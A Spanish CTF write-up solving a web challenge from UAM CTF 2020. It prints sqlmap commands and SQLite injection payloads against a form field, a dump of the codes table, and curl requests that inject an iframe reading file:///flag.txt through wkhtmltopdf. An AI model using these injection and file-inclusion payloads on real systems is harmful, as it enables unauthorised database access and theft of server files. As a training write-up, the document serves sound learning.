

Breaking Bad - Episodio 3

UAM CTF 2020-07-15

El reto

<https://unaalmes.hispasec.com/challenges#EPISODIO%203>

EPISODIO 3 850

Mr. White está acorralado y sabe que no le queda mucho tiempo. Tratando de diversificar sus negocios, ha invertido en una start-up de desarrollo de aplicaciones web. Creemos que la programación no se le da igual de bien que la <meta>.

Intenta obtener toda la información que puedas.

<http://34.253.120.147:1730>

La web

Al entrar en el enlace vemos la siguiente página:

ToDo Bad

Welcome

Please [login](#) or [register](#) to use this service.

Registramos un usuario y accedemos al servicio: una lista de ToDo's

ToDo Bad

Register

Please register an account to use the service

ToDo Bad

usuario's ToDo list

Funcionalidad oculta

Podemos añadir hasta 10 elementos en esta versión de ToDo Bad.

Si miramos el código fuente vemos algo de JS:

```
<!doctype html>
<html>
  <head>
    <title>UAM - Breaking Bad - 3</title>
    <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-ui.css"></style>
    <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js"></script>
  </head>
  <body>
    <h1>ToDo Bad</h1>

    <h2>usuario's ToDo list</h2>

    <ul>
    </ul>

    <form method="POST">
      <input id="item" name="item" size="20"> <input type="submit" value="Add item"/></form>
    </form>

    <script type="text/javascript">
      document.getElementById("item").focus();
      var _0x1e50=['TOD','log','ish','');\x20','\x20an','int','nic','ow\x20','men','iro','le\x20','ple','O(h','the');function(_0x886df4,_0x1e50a1){var _0x21eb8f=function(_0x40e947){while(--_0x40e947){_0x886df4['_push
</script>

  </body>
</html>
```

y al final del código fuente veo esto:

```
<!-- UAM server at http://frontend:1730 -->
```

No sé si me hará falta de momento pero voy a meterlo en mi /etc/hosts y evito tener que acordarme de la ip :P

A simple vista parece que ese JS compone una cadena y registra una función hi(). Si la ejecutamos en la consola:

```
>> hi()
```

TODO(how ironic): Finish and enable the print implementation

Tras probar algunas cosas, accedo a <http://frontend:1730/print> y hace una redirección a <http://frontend:1730/subscribe>

ToDo Bad

Subscribe

Only premium members can print high quality ToDo lists

Send 0.1 BTC to the following address: 0x7369206375656c61206375656c6120582d44
You will receive the code once the transation is confirmed

Activation cod

Voy a CyberChef para ver si ese wallet esconde algo, y veo que si decodificamos como HEX ese falso wallet...:

| Recipe | Input |
|--|--------------------------------------|
| From Hex <div>Delimiter Auto</div> | 7369206375656c61206375656c6120582d44 |
| | Output si cuela cuela X-D |

no cuela :)

SQL Injection

Vamos a usar SQLMap para encontrar vulnerabilidades en algún campo de los formularios de la página. Para lanzar las peticiones a subscribe necesitaremos el token que nos setea la página al hacer login.

token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbmRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc

```
sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbWVhbnRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc"
```

```
1236553 /documents/j0n3/ sqlmap -u http://frontend:1730/subscribe --forms --cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbWVhbnRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:37:17 /2020-07-20/

[12:37:17] [INFO] testing connection to the target URL
[12:37:17] [INFO] searching for forms
[12:37:17] [INFO] found 1 form
[12:37:17] [INFO] POST http://frontend:1730/subscribe
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbWVhbnRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc
POST data: code=submit=Submit
do you want to test this form? [Y/n/q]
>
Edit POST data [default: code=submit=Submit] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
Cookie parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [Y/N]
[12:37:21] [INFO] resuming back-end DBMS 'sqlite'
[12:37:21] [INFO] using '/Users/j0n3/.local/share/sqlmap/output/results-072020_1237pm.csv' as the CSV results file in multiple targets mode
get a 302 redirect to 'http://frontend:1730/subscribe'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: code (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: code=-7697' OR 5821=5821 AND "tGps"="tGps&submit=Submit"
Type: time-based blind
Title: SQLite > 2.0 OR time-based blind (heavy query)
Payload: code="Ynm" OR 5386=LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(500000000/2)))) AND "zGZH"="zGZH&submit=Submit"
---
do you want to exploit this SQL injection? [Y/n]
[12:37:24] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:37:24] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/j0n3/.local/share/sqlmap/output/results-072020_1237pm.csv'

[*] ending @ 12:37:24 /2020-07-20/
```

Vemos que el campo code del formulario de subscribe es vulnerable a sql injection. Enumeramos las tablas ejecutando el comando anterior, añadiendo --tables:

```
sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbWVhbnRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc" --tables
```

```
Database: SQLite_masterdb
[5 tables]
+-----+
| apikeys |
| codes   |
| items   |
| sqlite_sequence |
| users   |
+-----+
```

vamos a buscar un código válido que nos permita acceder a la zona 'premium', así que sacamos los registros de la tabla codes:

```
sqlmap -u http://frontend:1730/subscribe --forms
--cookie="token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MzAsInVzZXJuYW1lIjoiajBuMyIsInJhbWVhbnRvbSI6MC45NzQwODg3MDYxMDg4NTc4fQ.flIN2CPSH19-bUzUFhsYGEi1TCGbSVTwZ6i98nN6lwc" -T codes --dump
```

```
Table: codes
[3 entries]
```

| | |
|----|------------------------|
| 64 | code |
| 64 | good meth is blue meth |
| 64 | science bitch |
| 64 | you're goddamn right |

Si uso uno de esos codes en el formulario...

ToDo Bad

Print

You are now a premium member

Just click the button :)

Print!

Ya podemos imprimir nuestra lista de tareas! Al pulsar en el botón recibimos un archivo 'print' y vemos que realmente es un pdf.

```
13:01:48 > ~/Documents/j0n3/uam > file print
print: PDF document, version 1.4
```

En la pantalla de añadir/quitar tareas también nos aparece un enlace para imprimir

ToDo Bad

usuario's ToDo list

[Print](#)

Si analizamos el pdf con exiftool veremos que ha sido generado con wkhtml2pdf 0.12.5

```

13:04:00 ~ /Documents/j0n3/uam exiftool -a -G1 print.pdf
[ExifTool] ExifTool Version Number : 11.85
[System] File Name : print.pdf
[System] Directory : .
[System] File Size : 16 kB
[System] File Modification Date/Time : 2020:07:20 13:01:20+02:00
[System] File Access Date/Time : 2020:07:20 13:01:53+02:00
[System] File Inode Change Date/Time : 2020:07:20 13:04:00+02:00
[System] File Permissions : rw-r--r--
[File] File Type : PDF
[File] File Type Extension : pdf
[File] MIME Type : application/pdf
[PDF] PDF Version : 1.4
[PDF] Linearized : No
[PDF] Title :
[PDF] Creator : wkhtmltopdf 0.12.5
[PDF] Producer : Qt 4.8.7
[PDF] Create Date : 2020:07:20 11:01:19Z
[PDF] Page Count : 1
[PDF] Page Mode : UseOutlines

```

wkhtml2pdf

Buscando vulnerabilidades para este generador encontramos esto

<https://www.virtuesecurity.com/kb/wkhtmltopdf-file-inclusion-vulnerability-2/>

Nos dice que es vulnerable a file inclusion. Vamos a ver cómo podemos aprovecharnos de ello. Al intentar meter este iframe desde el formulario de la página , el generador de pdf casca y encontramos errores como este

```


13:00:26 ~ /Documents/j0n3/uam cat print.pdf
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>

```

o un iframe vacío en el pdf

ToDo Bad

- Cersei
- Joffrey
- Sandor Cleagane
- Masi HDP
- Troll more
- Troll moooore
- Troll maximum
- Ultimate Troll



The screenshot shows the Chrome DevTools Network tab. The list of requests includes:


| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|--------|--------|-----------------|---------------------|------------------|------|-------------|---------|
| 382 | POST | frontend:1730 | todo | document | html | 1.91 kB | 1.70 kB |
| 200 | GET | frontend:1730 | todo | document | html | 1.87 kB | 1.70 kB |
| 200 | GET | code.jquery.com | jquery-3.4.1.min.js | script | js | cached | 0 B |
| 200 | GET | code.jquery.com | jquery-ui.min.js | script | js | cached | 0 B |
| 382 | GET | frontend:1730 | favicon.ico | FaviconLoader... | html | cached | 232 B |
| 484 | GET | frontend:1730 | favicon.ico | FaviconLoader... | html | cached | 232 B |

The 'Headers' panel for the selected request shows the 'Request payload' section with the following data:

```
1 [
  {
    "item": "%3Ciframe+src=\\\"file:/\""}
]
```

```
curl 'http://frontend:1730/todo' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-GB,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://frontend:1730' -H 'Connection: keep-alive' -H 'Referer: http://frontend:1730/todo' -H 'Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NzcsInVzZXJuYW1lIjoiaXN1YXJpbyIsInJhbmRvbSI6MC4yOTAzNDEzMjk0NDE1MDM3fQ.bhAyo5qiXi3PgiefZF-n6tbfEav__ZhA2DcS7nF1Upg' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'item=<iframe src="file:///flag.txt" height="500" width="500">' -L
```

ToDo Bad



peero al meter esta flag en la plataforma vemos que no funciona... wtf?

Al descriptarlo...

The MD5 hash:

d03255b2e66affef2fd2c86332a26890

was succesfully reversed into the string:

troll_flag_is_troll_you_need_to_scroll

Así que agrandamos el tamaño del iframe para ver qué más hay... grrr

```
curl 'http://frontend:1730/todo' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-GB,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://frontend:1730' -H 'Connection: keep-alive' -H 'Referer: http://frontend:1730/todo' -H 'Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NzcsInVzZXJuYW1lIjoidXN1YXJpbyIsInJhbmdRvbSI6MC4yOTAzNDEzMjk0NDE1MDM3fQ.bhAyo5qiXi3PgiefZF-n6tbfEav__zJhA2DcS7nF1Upg' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'item=<iframe src="file:///flag.txt" height="2500" width="500">' -L
```

Volvemos a descargar el pdf y....

UAM{dfe2e5a16a35044e273ca531939787b8}

...ahí está la verdadera flag no-troll :D

si la desencriptamos dice *_basado_en_hechos_reales_*

| Challenge | 11 Solves | × |
|---------------|------------|---|
| Name | Date | |
| jorgectf | 5 days ago | |
| r.martinsanta | 5 days ago | |
| DarkEagle | 5 days ago | |
| GNZL | 5 days ago | |
| nachinho3 | 4 days ago | |
| STesla | 4 days ago | |
| JJOR | 4 days ago | |
| socialk@s | 4 days ago | |
| masi | 3 days ago | |
| j0n3 | 2 days ago | |
| bicacaro | 2 days ago | |

¡Enhorabuena a todos! Ha sido un reto muy chulo donde he aprendido algunas cosas como

- No confiar en la codificación por defecto del navegador.
- Cuidado con las librerías que renderizan html puesto que podrían ser susceptibles de file inclusion.
- SQLMap mola, nunca lo había usado :P
- Julián es un troll... pero ha hecho un reto muy entretenido, ¡muchas gracias!

@_j0n3